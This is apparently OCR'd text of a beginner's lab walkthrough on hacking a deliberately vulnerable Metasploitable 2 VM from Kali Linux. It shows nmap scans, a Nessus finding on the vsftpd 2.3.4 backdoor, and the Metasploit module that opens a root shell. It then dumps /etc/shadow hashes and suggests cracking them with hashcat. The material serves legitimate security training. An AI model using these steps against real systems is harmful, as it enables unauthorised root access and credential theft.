
Metasploitable hacking:

Okay I will make this very simple because so many people make setting up a lab complicated.
Set both virtual machine to host only. Now on your Kali machine open a terninal and type 'ifconfig' it will show your IP address under eth0.
Now a couple things you can do here. Ip addresses are usually assigned logically so if you're 192.168.56.101 and you booted up your metasploitable machine second then it will probably be 192.168.56.102.
However, since you're just starting I recommend going to your metasploitable machine and logging in with msfadmin:msfadmin as username and password and typing the same ifconfig to double check.
A couple good things to know. Host only allows the VMS to only communicate with each other through your main host machine. They cannot reach outside networks which is good for sending malicious payloads through a network. You cant accidently hurt anyone. Also to double check it's working you can ping the machine using the command ping 'Ifconfig' address of other machine'
This will get you started. On future VMS you won't have access to the login right away so to find the IP address you can scan the subnet (192.168.56.0/24) or do what I said above and see if it's logically assigned to the next increment of IP address. Sometimes you'll be in a situation with a gateway router and can scan the gateway. There are numerous ways to go about this but don't worry about this right now if that doesn't make sense just continue to learn and you'll get it (:

1) Go to metasploitable and type ifconfig. See inet addr under eth0 that is the ip addr of the vulnerable os.
2) Go to kali linux and scan the ip addr using nmap,etc




```
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:82:71:9A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
```

A lot of open ports meaning its vulnerable. Os details are also shown. Metasploitable runs linux

```
File  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
kali@kali:~$ sudo nmap -sV 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-03 06:38 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

Above scan enumerates the various network services and their version which can be exploited to gain access into the system.

We can also open nessus website and do a more comprehensive scan than nmap. We exploit the vsftpd vuln(first one in the nmap scan).



Metasploitable 2

CURRENT RESULTS: JANUARY 15 AT 3:52 PM

Hosts > 192.168.1.5 > Vulnerabilities 107

CRITICAL vsftpd Smiley Face Backdoor

Description

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Solution

Validate and recompile a legitimate copy of the source code.

See Also

http://pastebin.com/AetT9sS5
http://www.nessus.org/u?abcbc915

Output

Plugin Details

Severity:	Critical
ID:	55523
Version:	$Revision: 1.5 $
Type:	remote
Family:	FTP
Published:	2011/07/06
Modified:	2014/12/26


Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C
CVSS Temporal Score: 8.3

Use metasploit

Open metasploit using msfconsole

Search for the vuln as shown below



```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.0.50-dev                          ]
+ -- --=[ 2144 exploits - 1142 auxiliary - 365 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command E
xecution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Use that vuln, and also see parameters on how to use it

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'f
                                      ile:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set Rhost or the target metasploitable ip address to hack. Rport is already set at 21 for us.

And finally exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.102:6200) at 2021-11-03 06:56:22 -0400
```

Now we are in the commandprompt of metasploitable from kali vm. Pwd gives the present working directory and \ signifies we are root. Ls lists all the files.

```
RHOST => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.102:6200) at 2021-11-03 06:56:22 -0400

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
```

See all the users and their encrypted passwords which we can crack using tools lyk hashcat.

```
cat \etc\shadow
cat: etcshadow: No such file or directory
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```